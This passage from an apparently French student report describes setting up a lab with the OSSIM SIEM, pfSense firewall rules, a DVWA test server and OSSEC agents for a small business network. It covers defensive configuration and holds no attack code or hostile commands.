


FIGURE 2.11 : Interface de configuration de base d'OSSIM

Sur cette interface, un message nous indique que nous pouvons accéder à l'interface graphique d'OSSIM en utilisant l'adresse "https ://172.16.30.2".




FIGURE 2.12 : Page de configuration d'OSSIM pour la première connexion

En saisissant cette adresse dans le navigateur web, nous atteignons l'interface graphique d'OSSIM où nous saisissons les informations de l'administrateur d'OSSIM.




FIGURE 2.13 : Interface web de connexion à l'interface web d'OSSIM

Après cette étape, nous pouvons nous connecter à OSSIM en utilisant le nom d'utilisateur et le mot de passe de l'administrateur, comme illustré ci-dessus.

Ainsi, nous pouvons commencer à tester les fonctionnalités de OSSIM en nous basant sur quelques événements et informations de sécurité relatifs à l'architecture que nous allons proposer.

Conclusion

OSSIM est une solution de sécurité qui dispose des fonctionnalités d'un IDS hybride (NIDS+HIDS). Son caractère open-source et ses différentes fonctionnalités ont été les principales raisons de notre choix. Dans le chapitre 3, nous présenterons les différents tests effectués et les résultats obtenus.

Chapitre 3

Résultats et discussion

Introduction

A travers ce chapitre, nous allons nous baser sur l'architecture que nous avons proposé. Pour rendre notre travail intéressant, nous allons réaliser des tests afin de mesurer l'efficacité et l'efficience de la solution SIEM OSSIM que nous avons choisi.

3.1 Architecture du réseau et configuration

3.1.1 Architecture du réseau

Dans le but de pallier aux différents problèmes du réseau de notre PME, il s'avère nécessaire de bien disposer les équipements du réseau afin d'offrir un niveau de sécurité élevé. Ainsi l'architecture du réseau que nous proposons dans le cadre de notre projet se présente comme suit :




FIGURE 3.1 : Architecture du Réseau de la PME

Comme on peut le voir sur la figure, une topologie en étoile a été retenue pour l'implémentation de notre SIEM OSSIM. C'est une architecture type qui peut être mise en place dans les petites et moyennes entreprises pour gérer efficacement les événements de sécurité informatique. Elle est composée de différentes parties comme suit :

- **Le réseau interne (le LAN ou zone verte) :** On trouve les ordinateurs locaux des personnels de l'entreprise. Plus précisément ici, le PC d'un utilisateur normal sur le réseau.
- **La DMZ-SRV-WEB (DMZ1 ou zone orange 1) :** On y trouve des serveurs (web, DNS, mail, etc). En raison des ressources de notre machine hôte, seul un serveur web hébergeant un serveur web vulnérable DVWA a été mis en place dans ce réseau.
- **OSSIM-SRV1 (DMZ2 ou DMZ de supervision du réseau) :** On y trouve la machine sur laquelle est installée le SIEM ; c'est-à-dire notre serveur OSSIM.
- **La partie externe ou le NAT :** Cette zone nous mène au monde extérieur, sur Internet à travers un pare-feu/routeur pfsense qui est le cœur même de l'architecture de notre réseau car il relie les différents sous-réseaux à travers ses différentes interfaces.

La présente architecture a été retenue pour faciliter le travail de supervision et de gestion des évènements au niveau du SIEM. De façon technique, si le SIEM était positionné entre le pare-feu pfsense et le réseau LAN, il ne veillera que sur les évènements ayant lieu au sein du réseau LAN au détriment de la DMZ. De même, si le SIEM était positionné entre le pare-feu et la DMZ1 (DMZ-SRV-WEB), la gestion ne se fera que sur les actions qui ont lieu au sein de la DMZ1 au détriment du réseau LAN. Par contre, si le SIEM est positionné entre le pare-feu et le réseau internet ou le NAT, le risque de faux positif sera accru. Alors, le SIEM sera surchargé

d'alertes non urgentes et pourra ainsi réduire ses performances. Le positionnement optimal est donc de placer le SIEM dans un réseau carrément différent qui lui sera dédié (OSSIM-SRV1). De cette façon, il pourra avoir une vue d'ensemble sur les activités ayant lieu au sein du réseau LAN que sur les activités ayant lieu au sein de la DMZ1. Ainsi, il pourra protéger ces différents réseaux d'attaques éventuelles pouvant survenir.

3.1.2 Tableau du plan d'adressage

Nom	Adresse
Réseau LAN	172.16.10.0/24
Réseau DMZ1	172.16.20.0/24
Réseau DMZ2	172.16.30.0/24
LAN-user	172.16.10.2
DMZ-srv-Web	172.16.20.2
Attaquant	172.16.20.9
Server OSSIM	172.16.30.2
LAN (em1)	176.16.10.1/24
DMZ-WEB (em2)	172.16.20.1/24
DMZ-MONIT (em3)	172.16.30.1/24
Wan (em0)	Dhcp

TABLE 3.1 : Tableau des adresses réseau

3.2 Tests de fonctionnement

3.2.1 Installation et configuration de pfsense

Le travail a débuté par l'installation du pare-feu pfsense dans l'architecture réseau. Puis ses fonctionnalités ont été configurées pour assurer un meilleur trafic réseau. La figure 3.2 montre l'assignation des interfaces réseaux de pfsense.



FIGURE 3.2 : Assignation des interfaces réseaux de pfsense

L'on a ensuite assigné les interfaces du pare-feu « Pfsense » liées avec les autres réseaux ; cependant l'adresse de l'interface web est 172.16.20.1. Il faut d'abord ouvrir l'interface graphique pour le paramétrage de ce dernier. L'on ouvre par la suite le navigateur web et l'on saisit l'adresse de l'interface. Après avoir écrit le nom d'utilisateur et le mot de passe (admin/pfsense) l'on trouve le tableau de bord comme le montre la figure 3.3.




FIGURE 3.3 : Tableau de bord de pfsense

Afin de faciliter la configuration des listes d'accès et d'éviter la redondance des adresses des interfaces, des hôtes et des ports utilisés, des alias ont été désignés, comme l'indique la figure ci-dessous :




FIGURE 3.4 : Définition des aliases dans pfsense

Nous avons défini quelques règles de filtrage de l'interface WAN pour autoriser le trafic de n'importe quelle adresse source vers la destination DVWA à travers le port-web (80,443).




FIGURE 3.5 : Règles de filtrage de l'interface WAN

Ensuite, pour l'interface DMZ-WEB , nous avons fixer des règles pour permettre le trafic de l'adresse source DMZ-WEB vers l'interface DMZ-Monit par le port-syslog (514 et 1514) et vers l'interface WAN par le port-navigation (80, 443, 110, 53 et 25).

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✓	3/423.54 MiB	IPv4 *	*	*	*	*	*	none			
✓	0/0 B	IPv4 TCP	*	*	DMZ_WEB address	default_conn_ ports	*	none		Anti-lockout rule	
✓	0/0 B	IPv4 UDP	DMZ_WEB net	*	DMZ_MONIT net	port_syslog	*	none			
✓	0/0 B	IPv4 TCP	DMZ_WEB net	*	DMZ_MONIT net	22 (SSH)	*	none			
✓	0/0 B	IPv4 TCP/UDP	DMZ_WEB net	*	WAN net	port_ navigation	*	none			
✗	0/0 B	IPv4 *	*	*	*	*	*	none			

FIGURE 3.6 : Règles de filtrage de l'interface DMZ-WEB

Les règles de filtrage de l'interface DMZ-Monit sont les suivantes : Ouvrir le trafic de l'adresse source DMZ-Monit vers l'interface WAN à travers le port-syslog (514 et 1514) et vers l'interface DMZ-WEB et la partie interne INT.

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✓	0/0 B	IPv4 TCP/UDP	DMZ_MONIT net	*	WAN net	port_ navigation	*	none			
✓	0/8 KiB	IPv4 *	DMZ_MONIT net	*	DMZ_WEB net	*	*	none			
✓	0/74 KiB	IPv4 *	DMZ_MONIT net	*	LAN net	*	*	none			
✗	0/52 KiB	IPv4 *	*	*	*	*	*	none			

FIGURE 3.7 : Règles de filtrage de l'interface DMZ-MONIT

Les règles de filtrage de l'interface INT ont été définies pour autoriser le trafic venant de l'adresse source INT vers l'interface de DMZ-Monit à travers le port-syslog (514 et 1514) d'une part, et puis vers l'interface DMZ-WEB par le port-web (80 et 443) par une liaison à distance grâce à un poste admin et une machine distante Administrateur par le port-admin (80, 443, 22, 21, 3389) d'autre part.

Floating WAN LAN DMZ_WEB DMZ_MONIT

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✓	0/5.66 MiB	*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule	⚙
✓	15/19.26 MiB	IPv4 *	LAN net	*	*	*	*	none		Default allow LAN to any rule	
✓	0/0 B	IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule	
✓	0/0 B	IPv4 UDP	LAN net	*	DMZ_MONIT net	port_syslog	*	none			
✓	0/0 B	IPv4 TCP/UDP	LAN net	*	DMZ_WEB net	port_web	*	none			
✓	0/0 B	IPv4 TCP/UDP	LAN net	*	*	port_ navigation	*	none			
✓	0/0 B	IPv4 *	*	*	*	*	*	none			

FIGURE 3.8 : Règles de filtrage de l'interface LAN

3.2.2 Installation et configuration du serveur web vulnérable DVWA

Dans le cadre dece travail, nous avons installé et configuré le serveur web vulnérable DVWA qui est basé sur le système d'exploitation Linux. Pour activer accès à ce serveur, on utilise l'adresse '172.16.20.2' et on se connecte à la page ci-dessous :




FIGURE 3.9 : Page d'accueil de DVWA

A l'ouverture du serveur DVWA après son installation, on accède à une page qui présente plusieurs attaques web comme l'indique la figure suivante :





FIGURE 3.10 : Aperçu de l'interface des attaques web de DVWA

3.2.3 Configuration des agents OSSEC

3.2.3.1 Sous Linux

Dans un premier temps, nous nous sommes intéressés à installer et configurer les agents OSSEC pour pouvoir faciliter les échanges entre le serveur OSSIM et les machines hôtes dans la gestion des événements de sécurité. Elle a suivi les grandes étapes capturées ci-dessous :



```
administrator@administrator-Virtual...   administrator@administrator-Virtual...
[sudo] Mot de passe de administrator :


**************************************
* OSSEC HIDS v3.1.0 Agent manager.     *
* The following options are available: *
**************************************
   (I)mport key from the server (I).
   (Q)uit.
Choose your action: I or Q: I

* Provide the Key generated by the server.
* The best approach is to cut and paste it.
*** OBS: Do not include spaces or new lines.

Paste it here (or '\q' to quit): MDAyIERtei1zcnYtd2ViIDE3Mi4xNi4yMC4yIDhjN2EwMGI
1NmRiN2UzOWEyOWMxYzViYzBhNTliNTA5ZTY1Nzg5NDAwMzQ3MTBmMjJkOTE1NDMwZDY1OTJiY2U=

Agent information:
   ID:002
   Name:Dmz-srv-web
   IP Address:172.16.20.2

Confirm adding it?(y/n): y
```

L'agent OSSEC est enfin bien installé et configuré ous Linux. Il ne reste qu'à le rechercher sur le serveur OSSIM pour d'éventuels tests.

3.2.3.2 Sous windows

Dans un second temps, il est important l'instlaller et de le configurer sous windows. La technique diffère de celle pour le faire sous linux. Nous avons donc téléchargé OSSEC agent et l'installation a commencé de la façon suivante :



Ainsi, pour que cette machine communique avec le serveur OSSIM en lui envoyant les logs par le parefeu à travers le port syslog, un code d'authentification est généré comme suit :



3.3 Résultats Obtenus

Avant de terminer ce travail, nous allons montrer quelques constats faits après les configurations faites. D'abord, voici présent le tableau de bord de OSSIM.




FIGURE 3.11 : Tableau de bord de OSSIM

Sur cette plateforme, l'administrateur peut ajouter des utilisateurs tout en leur donnant des privilèges. On voit sur cette image la création d'un utilisateur Aymar.

